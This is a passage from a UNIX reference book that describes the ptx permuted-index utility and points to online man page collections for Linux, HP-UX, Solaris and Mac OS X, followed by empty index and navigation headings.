Since there are many options to **ptx** that affect how the output is generated and displayed, you probably should read this manual prior to attempting to use **ptx** to create a permuted index.

To find out more about **ptx**, go to the web site at *http://www.gnu.org/software/ptx/ptx.html*. Since the **ptx** command has been added-along with a number of other text utilities-to the coreutils package, you can get it from the *coreutils* page at *http://www.gnu.org/software/coreutils/*. For information about **gptx**, see *http://www.muth.utah.edu/docs/info/gptx x_toc.html#SEC1*.

Online Manual Pages on the Web

You can find web sites that contain manual pages for many versions of UNIX. For example, one of the most complete Linux **man** page collections can be found on the Wiki web site at *http://man-wiki.net/*. A complete list of HP-UX **man** pages can be found on the web site at: *http://docs.hp.com/en/hpuxman_pages.html*. A complete list of Solaris **man** pages can be found at: *http://developers.sun.com/solaris/articles/man_pages.html*. For Mac OS X users, you should go to the web site at *http://www.hmug.org/man/*.

If you are looking for a specific command, you may even try entering the phrase "man *command*" (where command is replaced by the command you are looking for) into your favorite search engine (e.g., Google). Most search engines are so richly indexed that this technique will almost always return at least a few hits. Just make sure that the resulting hits refer to your particular variant. While a number of commands work across the variants with the same options and are in the same directory structures, many either use slightly different options or are located in a different directory than other variants. If possible, you should use the online **man** pages that come with your variant's distribution.

PREV NEXT

Index

Symbols

PREV NEXT

PREV NEXT

Index

A

PREV NEXT

Index

B

PREV NEXT

PREV NEXT

Index

C

PREV NEXT

Index

D

PREV NEXT

PREV NEXT

Index

E

PREV NEXT

Index

F

PREV NEXT

Index

G

PREV NEXT

Index

H

PREV NEXT

Index

I

PREV NEXT

Index

J

PREV NEXT

PREV NEXT

Index

K

PREV NEXT

Index

L

PREV NEXT

PREV NEXT

Index

M

PREV NEXT

Index

N

PREV NEXT

PREV NEXT

Index

O

PREV NEXT

PREV NEXT

Index

P

PREV NEXT

PREV NEXT

Index

Q

PREV NEXT

PREV NEXT

Index

R

PREV NEXT

PREV NEXT

Index

S

PREV NEXT

PREV NEXT

Index

T

PREV NEXT

PREV NEXT

Index

U

PREV NEXT

Index

V

PREV NEXT

Index

W

PREV NEXT

Index

X

PREV NEXT

PREV NEXT

Index

Y

PREV NEXT

PREV NEXT

Index

Z

PREV NEXT

PREV NEXT

List of Figures

PREV NEXT

PREV

List of Tables

PREV